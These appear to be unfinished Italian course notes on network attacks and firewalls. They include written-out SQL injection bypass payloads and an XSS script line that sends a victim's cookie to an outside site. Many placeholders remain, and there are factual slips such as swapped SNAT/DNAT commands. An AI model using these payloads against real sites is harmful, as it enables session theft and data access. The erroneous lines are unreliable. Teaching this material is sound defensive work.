3. Tutti gli algoritmi a blocchi come AES utilizzano questo schema di cifratura

INSERIRE feit

### 3.6.5 Altri algoritmi : DA FINIRE

## 3.7 Esempio: organizzazione rete certificati

La rete  composta da:

- La vostra rete  composta da
- Una rete di computer fissi per i vostri utenti
- Un server per applicativi web necessari ai vostri utenti
- Un server per la posta elettronica
- Dei possibili utenti remoti, roadwarrior.

INSERIRE rete

I **servizi** che la rete offre sono:

- non sia possibile collegarsi alla rete interna se non utilizzando i client fissi della rete,
- che ad ogni client della rete possa effetturare laccesso solo personale autorizzato
- che i servizi del vostro webserver siano accessibili solo dai terminali della rete
- che la posta elettronica sia certificata
- che gli utenti possano inviare e ricevere posta elettronica in modo sicuro
- che tutto quello che pu fare un utente dal proprio terminale interno lo possa fare anche un utente roadwarrior

Abbiamo bisogno di una **CA**, ovvero una macchina il pi possibile isolata dalla rete, non accessibile dallesterno, non accessibile direttamente dagli utenti. Su questa macchina generate un certificato master, protetto da password che utilizzerete per generare tutti i certificati dei servizi. Possibilmente, in un luogo fisicamente inaccessibile (cassaforte?)  dovrete tenere un backup del certificato. Se la vostra rete  contenuta potete usare un programma come

tinyca per creare le chiavi degli utenti e dei servizi, che poi distribuite nei singoli terminali, altrimenti avrete bisogno di uninterfaccia web accessibile dagli utenti. Le CRL della CA devono essere pubblicate in un luogo liberamente accessibile a cadenza regolare.

# 4 Attacchi

## 4.1 Attacchi al mezzo fisico

- Dos: interruzione di collegamento o jamming
- attacchi di wiretapping
- sniffer hardware e sniffer in reti broadcast

### 4.1.1 Jamming

Il jamming **l'atto di disturbare volutamente le comunicazioni radio (wireless)** facendo in modo che ne diminuisca il rapporto segnale/rumore, indice di chiarezza del segnale, tipicamente trasmettendo sulla stessa frequenza e con la stessa modulazione del segnale che si vuole disturbare.
Il jamming sul mezzo fisico si pu fare solo in caso in cui il mezzo fisico lo permetta, come nel caso di reti wireless o reti wired con cavi non schermati. Anche se il jamming difficile basta far fallire la ricezione di un bit per invalidare il checksum e far scartare un pacchetto.

## 4.2 Attacchi a livello di collegamento

- DoS: flood di pacchetti,generazione di collisioni
- spoofing indirizzi MAC
- ARP-Spoofing

### 4.2.1 Dos al livello di collegamento

Un attacco di flood pu essere mirato alla saturazione della banda. Se il mezzo condiviso si possono non rispettare i tempi di timeout e creare numerose collisioni, o in alternativa mantenere il canale sempre occupato. Si pu mascherare il flood inviando pacchetti con indirizzo mittente modificato.

### 4.2.2 ARP-Spoofing

L'ARP  un protocollo di IPv4 utilizzato per mappare indirizzi IP a indirizzi MAC in una rete locale Introduciamo in primo luogo il protocollo ARP (**Address Resolution Protocol**):

1. la macchina 192.168.2.51 vuole raggiungere l'indirizzo 192.168.2.52 nella stessa sottorete, per farlo deve inviare un frame all'indirizzo MAC corrispondente
2. **Se non conosce tale MAC** allora invia una richiesta ARP in broadcast chiedendo che la macchina 192.168.2.52 risponda notificando il suo MAC address
3. Tale macchian risponde con una ARP-reply specificando il suo indirizzo MAC

INSERIRE arp

INSERIRE algoarp

Lo scopo di un **attacco ARP-Spoofing**  intercettare il traffico che passa tra due macchine su una rete con switch. L'attaccante fa parte della rete ma non si trova nel path tra le due macchine vittime.

1. Eve manda messaggi ARP-Reply diretti all'indirizzo MAC di Alice, dichiarando che l'IP di Bob corrispondente al suo indirizzo MAC.
2. Eve manda messagi ARP-Reply anche all'indirizzo MAC di Bob, dichiarando che l'IP di Alice corrisponde al suo indirizzo MAC
3. Il traffico TCP di Bob viene inviato ad Eve che pu leggerlo, eventualmente modificarlo, e inviarlo ad Alice. Alice penser che  stato Bob ad inviarli quel traffico TCP.

## 4.3 Attacchi al livello di rete

- DoS: flood di pacchetti, smurf
- covert channels, fragmentation attacks, source routing
- spoofing indirizzo IP

### 4.3.1 Fragmentation attack

Il protocollo IP permette di spezzare un pacchetto in pi frammenti nel caso questo debba attraversare sottoreti che hanno MTU minore della lunghezza del pacchetto stesso.

INSERIRE iphead

In generale gli attacchi a frammentazione hanno lo scopo di superare i controlli fatti sugli header dai firewall stateless ( al giorno d'oggi i firewall sono tutti statefull).
INSERIRE tcphead, frag, frag2

I firewall normalmente sono configurati per bloccare i tentativi di connessione dall'esterno della rete verso porte maggiori di 1024 dei server. Per fare ci scartano i pacchetti TCP con il flag SYN = 1 nell'header. Tuttavia **devono lasciare passare pacchetti che sono rivolti verso porte alte ma che fanno parte di una connessione aperta dall'interno della rete all'esterno**.
Un pacchetto IP un wrapper di un pacchetto TCP, dunque la possibilit di frammentare in piccole parti un pacchetto IP introduce una vulnerabilit per l'header TCP che dunque pu essere spezzato, permettendo di superare il controllo del flag SYN.
Un **Tiny fragmentation attack** sfrutta questa possibilit:

- Si spezza il pacchetto IP includendo nel primo frammento tutto l'header IP e una prima parte dell'header TCP (sequence number). Il secondo frammento inizia dal campo di ACK fino alla fine del payload.
- Il primo frammento viene passato, anche se indirizzato a una porta maggiore di 1024, dal firewall poich non contiene il flag TCP. Il secondo non viene interpretato come pacchetto TCP poich non ha un header TCP ben formato e dunque viene anch'esso fatto passare.
- Quando il pacchetto riassemblato ha un header TCP valido con SYN = 1 diretto ad una porta maggiore di 1024 (**Ha gi superato il firewall**).

Alcuni firewall aspettano di ricomporre il pacchetto prima di decidere se filtrarlo o meno, contravvenendo per allo standard vigente.

Un altro attacco che sfrutta questa vulnerabilit di IP  il **Overlapping fragments attack**:

- Il primo frammento viene indirizzato ad una porta ¿1024 ma ha il campo SYN=0 dunque viene fatto passare.
- Il secondo frammento non contiene un header TCP valido quindi non viene filtrato ma va a riscrivere una parte dell'header TCP: in particolare cambia il campo SYN =1.
- i due pacchetti vengono ricomposti.

### 4.3.2 Attacchi al DNS

Il DNS (Domain Name System) risolve indirizzi alfanumerici in indirizzi IP. Per ogni dominio di rete esiste un server DNS che pu fare tale traduzione in modo *autoritative*. L'indirizzo del server DNS *autoritative* non  noto per ogni dominio a priori, dunque ogni Host  configurato per interagire in primo luogo con un server DNS **locale**. Sar dunque il DNS locale a contattare dei **root server** per ottenere gli indirizzi dei server DNS validi per tradurre l'indirizzo alfanumerico di un dato dominio. Una volta realizzata la traduzione (associazione) il DNS locale la tiene in **cache** per un certo periodo.
In generale un **attacco al DNS** serve a far credere che l'IP corrispondente ad un dato dominio,  un IP diverso da quello originale. Questa possibilit trova terreno fertile nel fatto che il protocollo DNS non utilizza cifratura per i suoi pacchetti, introducendo la possibilit di falsificarne le risposte. Un attacco di questo tipo pu essere utilizzato per:

- Phishing
- Furto di credenziali
- attacchi su Home banking
- redirezione di connessione e MITM in generale

Questi attacchi possono essere realizzati:

- Nella rete locale
- Nella richiesta da/verso il server DNS locale

- Nella richiesta da/verso DNS authoritative

**Al livello II** si possono fare attacchi MITM (arp-sppoofing per reti ethernet, attacchi su chiavi WEP per wifi). **Lo stesso principio pu essere utilizzato** per:

- **DHCP**: assegnando ad un nodo della rete un nuovo indirizzo del server DHCP controllato dall'attaccante
- DNS responses: modificando i pacchetti che arrivano dal serve DNS.

Per un attacco DNS responses **lo scopo dell'attaccante  quello di riuscire ad inquinare la cache del server DNS locale, ovvero di rispondere al posto del server DNS remoto**. Se l'attaccante si trova **nel path tra il server DNS e l'host**  l'attacco  banale. Altrimenti l'attaccante deve rispondere prima del server DNS remoto.
Prima di vedere i dettagli sul funzionamento di questo tipo di attacco (**al livello III**) ricordiamo quali sono i campi "interessanti" di un pacchetto DNS:

- La porta UDP di origine e destinazione
- l'IP di origine e destinazione
- L'ID del pacchetto, ovvero un numero scelto a caso da chi invia la richiesta che deve essere replicato nella risposta.

Per realizzare l'attacco, l'attaccante deve rispondere con un **pacchetto DNS forgiato** con le caratteristiche giuste:

1. L'indirizzo IP sorgente che  quello del server remoto (**prevedibile**)
2. La porta UDP sorgente del server remoto (53)
3. L'indirizzo IP di destinazione (**prevedibile**)
4. La porta UDP di destinazione ovvero quella usata dal server DNS locale per inviare la richiesta 16 bit(**non prevedibile?**)
5. L'ID del pacchetto di richiesta 16 bit(**non prevedibile!**)

Abbiamo dunque due campi di 16 bit che potrebbero essere imprevedibili per un attaccante. Le possibilit sono dunque:

$$32bit \rightarrow 2^{32}possibilit$$

L'attaccante ammesso che sappia il momento esatto per rispondere, deve inviare prima del server remoto mediamente 2 miliardi di pacchetti. Se ogni pacchetto pesante 80 byte l'attaccante deve mandare 160GB di traffico prima che il server remoto possa rispondere.
Tuttavia **alcuni server DNS non utilizzano una porta casuale per inviare le richieste** ma fa un BIND all'avvio per scegliere la porta e continua ad usarla. Conoscendo tale porta abbiamo comunque $6500 * 80 = 5MB$ da inviare in poche decine di millisecondi.
Possiamo provare a **restringere le ipotesi**:

- Immaginiamo che E possa far iniziare la richiesta al server locale di A (stando dentro la rete oppure nel caso in cui il DNS locale di A accetti richieste dall'esterno).
- In questo modo l'attaccante sa quando avverr la richiesta e quindi anche la finestra utile per rispondere al posto del DNS authoritative.

    1. Eve invia ad Alice una richiesta per il dominio www.example.com
    2. Alice invia la richiesta al server DNS di www.example.com (B)
    3. Eve prova a rispondere prima di B con un flood di n risposte fasulle

In questo modo ha probabilit $n/2^{16}$ di riuscire, ammesso che il server DNS riesca ad elaborare tutte le richieste forgiate.

INSERIRE PARADOSSO BIRTHDAY

**In conclusione** possiamo dire che:

- Fare il poisoning di un server DNS possibile ma **molto difficile**
- Sotto opportune ipotesi l'attacco realizzabile con mezzi a disposizione di chiunque.
- L'attacco pi facile se il server authoritative (B) sotto attacco DoS e dunque non risponde prontamente.

- Per evitare che l'attacco sia applicabile  importante scegliere bene gli applicativi che si usano, avendo la certezza, ad esempio, che utilizzino porte casuali.

## 4.4 Attacchi al livello di trasporto o superiori

- **Attacchi a livello di trasporto**:
  - DoS: Syn flood, TCP reset guess
  - SYN spoofing
- **Attacchi al *middleware***
  - cross site splitting
  - SQL injection, problemi di programmazione di perl,php,python
- **attacchi ai protocolli superiori**
  - problemi di sicurezza di tutti i protocolli che non utilizzano crittografia (HTTP, TELNET, POP3)
  - DNS spoofing

### 4.4.1 Attacchi livello IV: Syn flood

Si basa sul funzionamento del **three way handshake**: ogni qualvolta un server riceve un pacchetto con SYN=1 alloca delle risorse di memoria per gestire la connessione che sta per essere creata, quindi fa partire un pacchetto di risposta con SYN=1 e ACK=1 e aspetta per un timeout la risposta dal client e aprire la connessione. **In quel momento il server ha una connessione half open**. L'attaccante invia un gran numero di pacchetti con SYN=1 da indirizzi IP falsi, prima o poi **la memoria del server si saturer e il server comincer a scartare i pacchetti** (DoS). In questo modo si impedisce ad altre macchine di accedere al servizio.
Un possibile rimedio ad un attacco di questo tipo  l'utilizzo dei **Syn cookies**:

- quando si invia un pacchetto SYN=1 e ACK=1 (risposta del server al primo syn di richiesta) non si sceglie un numero casuale ma un numero che  una codifica di informazioni riguardanti la connessione. **In questo modo non viene allocata nessuna memoria.**

- Una volta ricevuto il terzo messaggio, esso contiene l'ACK inviato da cui si riestraggono le informazioni codificate. Si apre dunque la connessione
- Il numero di sequenza deve essere comunque **impredicibile**, altrimenti si rischiano attacchi di **syn spoofing**. Abbiamo bisogno di uno stato interno (un contatore) dello stack

### 4.4.2 Attacchi livello IV: TCP reset Guess

Questo attacco si basa sulla possibilit di poter interrompere una connessione TCP inviando un pacchetto con campo RST=1. Poich un pacchetto del genere venga accettato il pacchetto deve contenere i valori corretti di:

- Indirizzo IP del mittente
- Porta TCP mittente e destinazione
- Numero di sequenza corretto all'interno del flusso

Un attaccante che volesse interrompere una connessione TCP dovrebbe conoscere gli indirizzi IP, pu indovinare le porte (una nota l'altra predicibile), **tuttavia non pu conoscere il numero di sequenza corretto: deve provare *brute force*.**
Il numero di sequenza un **campo a 32 bit** quindi $2^{32}$ numeri da tentare (con un modem a 32k ci vogliono 284 giorni). Tuttavia il protocollo TCP impone che per essere ricevuto un pacchetto di reset debba **semplicemente cascare nella finestra di numeri di sequenza che la macchina mantiene attivi**. La finestra pu essere larga fino a $2^{16} bit$. Non abbiamo bisogno di tentare tutti i numeri di sequenza ma ci basta provare numeri di sequenza non pi distanti di $2^{16}$.

$$2^{32}/2^{16} = 2^{16} = 65,535 cifre \rightarrow 6 minuti$$

INSERIRE tempi

## 4.5 Attacchi al middleware

Per *middleware* si intende tutto quel codice che sta nel mezzo tra la richiesta che fa un browser e la presentazione di una pagina HTML di risposta. CGI

scritti in qualsiasi linguaggio, script PHP, Python, Ruby, sono tutti esempi di middleware.
La maggior parte degli **attacchi** hanno a che vedere con la **data validation**, ovvero tutte quelle tecniche che un programmatore dovrebbe utilizzare per evitare che un utente possa inserire nelle chiamate HTTP dati estranei a quelli desiderati.

### 4.5.1 SQL Injection

Applicabile nel contesto di script PHP ecc viene utilizzato per eseguire query su database.

INSERIRE sqltable

- SELECT secret FROM userdb WHERE user $=userANDpassword =$ password
  Se $user = Alicee$password=123 la query diventa:
  SELECT secret FROM userdb WHERE user=Alice AND password =123

- Se si utilizzano user=Alice password=
  la query diventa:
  SELECT secret FROM userdb WHERE user =Alice AND password =
  MySQL trova un ' di troppo e segnala un errore perrch non riesce ad interpretare il resto della stringa. **questo errore pu essere sfruttato**.

- Se si utilizzano user=Alice password= OR user=Alice
  la query diventa:
  SELECT secret FROM userdb WHERE user =Alice AND password =
  OR user=Alice
  La stringa corretta e significa: **restituisci dalla tabella la colonna per cui (user=Alice e password=) oppure user=Alice.**
  **Il risultato che la prima parte della query fallisce ma la seconda parte restituisce il contenuto della colonna secret senza controllare la password**

Nell'esempio precedente era necessario conoscere la composizione di tutta la query, **che non sempre nota**:

- utilizzando il commento - possbile escludere delle parti della query di cui non si conosce il contenuto
  user=Alice';-
  la query diventa:
  select secret from userdb where user =Alice; and password =

- tutta la parte dopo - non viene considerata.

Se ci sono altre tabelle nel DB possiamo utilizzare query piu complicate per accedere anche a queste. Sapendo l'esistenza di una tabella come questa:

INSERIRE table

- utilizzando il comando UNION si possono fare query su tabelle diverse:
  user= union select value from houses where owner=Alice;
  la query diventa:
  select secret from userdb where user = union select value from houses where owner=Alice;

- **la prima parte della query fallisce ma la seconda va a fare una richiesta su una seconda tabella, che restituisce informazioni**

Come posso sapere che **ci sono altre tabelle?**. Facendo le query giuste:

INSERIRE query

**Come possiamo impedire attacchi di SQL injection?** Le versioni pi vecchie dei webserver non fanno nessun parsing sulle stringhe che si inseriscono nelle query. Oggi possiamo inserire controlli:

- lista caratteri vulnerabili

- Utilizzare query gi preparate

INSERIRE vulnerable, prepared

### 4.5.2 Cross-site-scripting (XSS) stored

Un attacco XSS  basato sulla possibilit di **inserire del codice malizioso all'interno di pagine web esterne**, in modo tale che gli utenti che si collegano a tali pagine sono indotti ad eseguirlo. L'attacco pu essere:

- **stored** : il codice persiste nella pagina web
- **reflected**: il codice viene visualizzato in una messaggio temporaneo di errore

La conseguenza  che l'utente si collega ad una pagina web di cui si fida ma riceve del codice malevole che viene eseguito **in locale sul suo browser**. L'attaccante cercher di inserire codice eseguibile all'interno del codice HTML. Ricordiamo il funzionamento dei cookies:

- HTML  *stateless* ovvero non si conservano informazioni relative ad una connessione, ognuna di queste  scorrelata dalla precedente.
- Per evitare di reinserire utente e pass ad ogni connessione si utilizzano i cookies.
- un'informazione che il server invia al browser dopo la prima connessione e che il browser reinvia al server ad ogni azione
- In questo modo il server riconosce il browser e gli permette di saltare le autenticazioni per il tempo di validit dei cookies.

**Senza efficace validazione degli input** un attaccante pu inserire degli script in javascript all'interno di uno script di echo (scritto per esempio in php) per **inviare il cookie dell'utente invece che al sito di destinazione ad un sito dell'attaccante**.
¡script¿window.open(http://google.it? cookie=+document.cookie)¡/script¿
Una possibile **applicazione** potrebbe riguardare siti nei quali  possibile inserire commenti, se la validazione degli input non  fatta in modo oculato un attaccante pu aggiungere codice javascript alla pagina. **Tutte le persone che successivamente caricheranno quella pagina eseguiranno il codice lasciato nel commento.** Se il sito gestisce dei cookie  questi ultimi sono **reindirizzati verso l'attaccante, che li pu utilizzare per accedere ai servizi con l'identit di un utente del sito di partenza**.

### 4.5.3 Cross-site-scripting (XSS) reflected: AJAX

Si posso fare attacchi simili (codice eseguito a seguito di un messaggio di errore) sfruttando:

- Link HTML all'interno delle mail
- errori prodotti da web server mail configurati (404)

Vediamo attacchi relativi alla tecnologia **AJAX** (Asynchronous JavaScript and XML). Si tratta di un **paradigma per la programmazione online** che lega un qualsiasi linguaggio di backend con lo scopo di realizzare un'interazione **asincrona** tra client e server. In questo modo la pagina reagisce in tempo reale alle azioni dell'utente (gmail, facebook). **Ajax non una nuova tecnologia ma una composizione di tecnologie esistenti, con gli stessi problemi di quest'ultime, ma con una piu complessa gestione della sicurezza**.

INSERIRE web, ajax

I principali **pericoli** di AJAX sono:

- **Controlli client-side:** i controlli di sicurezza non devono essere implementati client-side (manipolabili da un'attaccante), ma server side ( esempio comntrollo di una password.) Il paradigma porta a demandare azioni all'applicazione client, ma deve essere utilizzato in modo cauto.
- **Cache client-side**: AJAX salva in locale molti dati relativi alla sessione, attenzione ai programmi che possono manipolare questi dati.
- **Mashups**: il web  fatto da integrazioni di prodotti dagli utenti e da terze parti, aggregate in un'unica pagina. Si aggregano dunque servizi che provengono da indirizzi IP differenti. **Diviene molto difficile tracciare tutte le sorgenti che contribuiscono ad una stessa pagina e filtrarle in modo da non avere applicazioni non previste. (XSS)**

## 4.6 Attacchi livello applicazione

- **Attacchi da remoto**:

  - **Buffer overflow**
  - **format bug**

- **Attacco locale di privilege escalation**:
  - **race condition**
  - **problemi delle system call (system())**

### 4.6.1 Buffer overflow

I buffer overflow sono vulnerabilit causate da errori di programmazione nei linguaggi a basso livello e sono la causa maggiore di intrusione. Lo scopo quello di sfruttare questa vulnerabilit in modo tale che l'attaccante possa eseguire del codice, comandi, che altrimenti non protrebbe eseguire sulla macchina remota.

INSERIRE c

La funzione **stampa()** viene allocata in uno spazio di indirizzi diverso dalla funzione **main()**. Quando stampa() conclusa bisogna di nuovo fare una jump alla locazione di memoria dove si trova la funzione main().

INSERIRE stack

I passaggi di parametri avvengono mettendo le variabili in una zona comune, lo stack. In questo caso nello stack abbiamo:

- L'indirizzo di ritorno a cui stampa deve saltare per tornare a main()
- la variabile parola
- la variabile testo della funzione stampa.

Si ha in questo caso un problema derivante dal mancato controllo sulla lunghezza del testo contenuto nella variabile parola (dovrebbe essere lunga meno di 10 char). Se il contenuto di tale variabile fosse maggiore dello spazio assegnato essa andrebbe a sovrascrivere zone adiacenti dello stack, provocando un **segmentation fault**.

- le variabili dello stack vengono scritte dal basso verso l'alto, ma all'interno della variabile dall'alto verso il basso.
- Si pu sovrascrivere anche **l'indirizzo di ritorno.**

INSERIRE stack2

L'attaccante pu dunque:

- scrivere del codice eseguibile all'interno della variabile testo
- far puntare l'indirizzo di ritorno a quel codice
- In questo modo quando stampa() finisce viene fatto un jump verso l'indirizzo di ritorno modificato.
- Come risultato si esegue del codice deciso dall'attaccante prima del crash del programma.

**Come proteggersi da buffer overflow ?**:

- Controllare sempre l'input che arriva dall'esterno (utente,file, variabili d'ambiente)
- Utilizzare funzioni che limitano la lunghezza della scrittura (strncpy(),strcpy()).
- Linux permette di rendere lo stack non eseguibile
- Esistono compilatori e debugger appositi per evitare BO.

MANCA BUONE PRATICHE (SPIEGATA A LEZIONE???)

### 4.6.2 Format Bug

Si basa su un errore di programmazione molto comune che ha sempre a che vedere con la formattazione delle stringhe.

COMPLETARE

# 5 Firewall

Un firewall  un apparato software o hardware configurato per **ammettere, abbattere o veicolare (proxy firewall)** connessioni tra due aree di rete con differenti livelli di fiducia. Come **esempio** si pu citare un **firewall perimetrale**  posto su un getway per separare la rete locale(alto livello di fiduci) da internet (basso livello di fiducia).
*Possiamo dire che un firewall  un interfaccia configurabile tra due segmenti di rete con diversi livelli di fiducia.* Tale interfaccia deve essere configurata seguendo due principali **security poilicy**:

- **Least privilege**
- **Separation of Duties**

La configurazione di un firewall richiede profonda conoscenza dei protocolli di rete e di network security, un errore di configurazione **pu renderne inutile l'utilizzo.**
I firewall hanno avuto la seguente evoluzione nel tempo:

1. **Packet filter:** ogni pacchetto passa dentro il firewall e per ognuno di essi **si prende una decisione separata**. La scelta presa all'instante t non  condizionata dalla scelta presa all'istante precedente.
2. **Stateful firewall**: si implementano nel firewall delle macchine a stati utilizzate per **prendere decisioni pi articolate**. Ad esempio non accettare pacchetti TCP ACK se prima non si  ricevuto un pacchetto di SYN.
3. **Application layer firewall**: Generalmente i firewall operano a livello di rete o, in casi specifici, di collegamento **poich il formato dei pacchetti  gi definito e non pu essere modificato**. Gli application firewall **leggono le informazioni del payload del pacchetto** per decidere quali applicazioni possono passare. Hanno una maggiore complessit e dunque un maggiori requisiti in termini di risorse computazionali.

## 5.1 Posizionamento

Esistono due configurazioni tipiche per il posizionamento di un firewall.
**La prima  quella che vede il firewall separare due segmenti di rete**:

- Rete interna: vi risiedono postazioni degli utenti, i server e i database. Deve essere protetto perch contiene informazioni importanti per un'azienda (attivit in genere).

- Rete esterna: una rete che accessibile dall'esterno, su cui risiedono server we, di posta e di DNS, **a diretto contatto con internet** e dunque a maggiore rischio. Tuttavia nell'ottica di chi vede la rete da fuori questa rete esterna contiene dati accessibili dall'esterno e dunque di minore valore e con minori restrizioni di accesso (**DeMilitarized Zone**)

INSERIRE fire

**La seconda configurazione prevede di aggiungere un ulteriore firewall in modo da avere due elementi di difesa prima di arrivare alla rete corporate.** La configurazione risulta pi robusta perch:

- Un attaccante deve bucare due firewall prima di arrivare alla rete corporate ( i firewall utilizzeranno software e hardware diversi per offrire ridondanza ?????????????)

- la DMZ separata anche dall'interno verso l'esterno con lo stesso principio

- pi facile separare il traffico, quindi tipi di connessione considerati meno sicuri si possono inserire nella DMZ

INSERIRE fire2

## 5.2 Funzionamento

Per spiegare il funzionamento di un firewall introduciamo prima due strumenti per la gestione e il filtraggio di pacchetti in UNIX: **Netfliers** e **Iptable**.

- **Netfilters**: il framework inserito in GNU/LINUX **che permette di effettuare il filtraggio dei pacchetti su un firewall software**. Lavora al livello del nucleo del sistema operativo (*kernel space*). Mette a disposizione degli **hook** ovvero dei punti di aggancio che permettono di filtrare i pacchetti durante il loro percorso all'interno del firewall.

- **Iptables**: uno strumento che permette di **configurare le regole di scarto.**

INSERIRE rule

**Le regole** sono organizzate in:

- **Catena:** identifica un punto all'interno del percorso nel kernel in cui avviene il filtraggio.
- **Tabella:** associa una funzione alla regola.

Descriviamo con pi dettaglio cosa significa filtrare i pacchetti.
Un firewall un host a tutti gli effetti che possiede **almeno 2 schede** di rete, i pacchetti possono arrivare su entrambe le schede, essere filtrati e poi inviati sull'altra (**forwarding**). Ovviamente se un pacchetto arriva alla scheda uno con IP 1 non si effettuer il forwarding. Si possono anche **generare pacchetti** da inviare all'**esterno**.

INSERIRE logic

INSERIRE logic2

Il filtraggio dei pacchetti composto da un insieme di regole che svolgono diverse funzioni in diversi punti di una catena.

- drop (scartare)
- accept (lasciar passare)
- mangle (modificare)
- ...
- lasciar passare e riportare un messaggio nel log

Importante sottolineare che Netfilter **stateful** quindi deve esistere un modulo che **ricostruisce il flusso di pacchetti correlati** (es stesso ip): questo modulo **Conntrack**.
Le regole vengono raggruppate in insiemi di azioni simili che svolgono le stesse funzioni:

- conntrack
- mangle
- NAT
- fitler

**All'interno di ogni catena si richiamano regole appartenenti a tabelle differenti**.

### 5.2.1 Tabella di NAT

Una tabella di NAT **serve a modificare i campi di indirizzo IP all'interno degli header del pacchetto**.

- **DNAT**: destination address translation, **si cambia indirizzo di destinazione**. Viene utilizzato dai firewall di frontiera per distribuire il carico su una **rete con pi server.**
  iptables -t nat -I POSTROUTING -s 192.168.1.12 -j SNAT to-source 150.217.5.123
- **SNAT:** source address modification, si **cambia l'indirizzo IP sorgente**. Viene utilizzato per mascherare una rete privata, della quale si vuole mantenere gli indirizzi **non routabili** dietro ad un indirizzo pubblico.
  iptables -t nat -I PREROUTING -d 150.217.5.123 -j DNAT to-destination 192.168.1.12

### 5.2.2 Tabella di Filter

Serve per operare il vero filtraggio dei pacchetti, decide quali passano e quali vengono bloccati. I target possibili sono:

- **Drop**: il pacchetto viene scartato senza dare risposta al mittente
- **Reject**: il pacchetto scartato inviando al mittente una risposta di reset
- **Accept**: il pacchetto continua il suo percorso all'interno del kernel
- **Log**: il pacchetto genera un log

### 5.2.3 Il connection tracking

**Ha lo scopo di mettere in relazione pacchetti diversi, utilizzando una macchina a stati che individua:**

- Frammenti che costituiscono lo stesso pacchetto IP
- Pacchetti che fanno parte della stessa connessione
- Pacchetti che fanno parte di connessioni distinte ma relazionate tra loro (FTP)

Queste funzionalit non devono essere utilizzate con attenzione o si rischia di saturare le risorse della macchina.

INSERIRE conntrack

Come posso distinguere i pacchetti 1 e 2??
Non possiamo usare il SYN poich non conveniente, il problema si riproporrebbe con pacchetti di altri protocolli (UDP). **Esiste una differenza fondamentale**

- Il pacchetto 1 viene ricevuto dopo aver inviato un pacchetto in uscita
- Il pacchetto 2 inizia la connessione

Il conntrack tiene traccia di queste associazioni ogni pacchetto di (qualsiasi tipo) viene associato ad una *connessione* che pu trovarsi in 4 stati:

- NEW: il kernel ha visto passare i pacchetti in una sola direzione
- ESTABLISHED: Il kernel ha visto il traffico in entrambe le direzioni
- INVALID: nessuna delle precedenti, si verificato un errore
- RELATED: il pacchetto appartiene ad una connessione in qualche modo relazionata a una gi ESTABLISHED (FTP)

INSERIRE state

### 5.2.4 Fault tolerance and Load Balancing

Il firewall solitamente  un punto di uscita ingresso nella rete dunque **rappresenta un collo di bottiglia**.
In reti che devono gestire volumi elevati di traffico  importante condividere il carico tra pi firewall per avere prestazioni migliori e procedure di backup:

- **Backup cold swap**: 2 firewall uno acceso l'altro spento. Il secondo si accende dopo la rottura del primo
- **Backup hot swap**: 2 firewall entrambi accesi. Il secondo entra in funzione immediatamente dopo la rottura del primo.

### 5.2.5 Primary-Backup configuration

In questo tipo di configurazione si ha un getway che smista il traffico verso i due firewall. Il primary possiede un indirizzo virtuale (**VIP**) che  quello che vedono le applicazioni dall'esterno. Il **backup  solitamente inattivo**. Viene utilizzato un protocollo *heartbeat* per controllare lo stato del primary: quando quest'ultimo subisce un guasto l'indirizzo **VIP viene assegnato al server di backup.** In questo caso:

- Non c' load balancing
- Al momento del guasto cadono tutte le connessioni
- C' spreco di risorse perch una macchina non fa niente.

### 5.2.6 Multi-Primary multy path firewall cluster

La configurazione  similare al caso precedente con la differenza che prima della coppia di firewall si ha un **load balancer** che distribuisce i flussi di traffico su entrambi i firewall. In questo caso:

- se un firewall si guasta cadono tutte le connessioni,
- **il problema della ridondanza si sposta sul load balancer**.

### 5.2.7 Multi-primary hash-based stateful firewall cluster

In questo caso:

- non abbiamo il load balancer
- ogni firewall ha un ID numerico e valuta una connessione secondo la tupla
$$T = IP_s, IP_d, Port_s, Port_s, Prorocol$$
- per ogni tupla se
$$Hash(T) mod 2 == ID$$
allora filtra, altrimenti ignora
- in questo modo i firewall si distribuiscono il traffico autonomamente
- c' bisogno comunque di un *heartbeat* per reagire alle situazioni di guasto.

INSERIRE multipriha

### 5.2.8 State replication

In tutte queste situazioni **quando un firewall si guasta si perdono le connessioni attive in quel momento**. Per evitare questa conseguenza fondamentale che quando una connessione cambia stato, il cambio sia notificato al server di backup. Si pu fare secondo due politiche:

- **su base evento** (ad ogni cambio di stato)
- **update periodici**

Si ottengono, in relazione alle politiche performance diverse in termini di affidabilit, ma anche costi computazionali differenti.

INSERIRE staterep

## 5.3 L7 Filtering

Il filtraggio al livello 7 viene fatto se non  sufficiente utilizzare il numero di porta sorgente e destinazione per capire che tipo di traffico si sta analizzando. Un amministratore di rete pu voler filtrare a livello 7 per **i seguenti motivi**

- Log e analisi del traffico: si vuole sapere che tipo di traffico passa per la vostra rete, in modo tale da poter dimensionare i link e gli apparati
- Traffic shaping: si vuole dare priorit ad alcuni flussi piuttosto che ad altri
- **Blocco di alcuni protocolli**: vogliamo evitare che alcuni tipi di traffico passino per la rete

Filtrare a livello 7 molto difficile, esistono meccanismi interni ai protocolli che rendono difficile collegare connessioni diverse alla stessa connessione, protocolli che intenzionalmente offuscano il proprio tipo o protocolli cifrati. **Ogni filtro deve essere modellato sull'applicazione specifica e pu avere una macchina a stati molto complessa**.
Elenchiamo le principali difficolt che si incontrano nel filtering L7:

- Implementare macchine a stati complicate per filtrare gigabit di traffico  computazionalmente molto pesante. E necessario avere macchine dedicate con potenza sufficiente.
- I protocolli. E possibile che da un giorno al successivo un filtro smetta di funzionare causando perdita di performance (falsi negativi) o blocco di connessioni legittime (falsi positivi).
- Un algoritmo di pattern matching implementato in software ha gli stessi problemi di sicurezza di altri applicativi di livello 7. Cosa che generalmente  pi difficile per firewall di livello pi basso.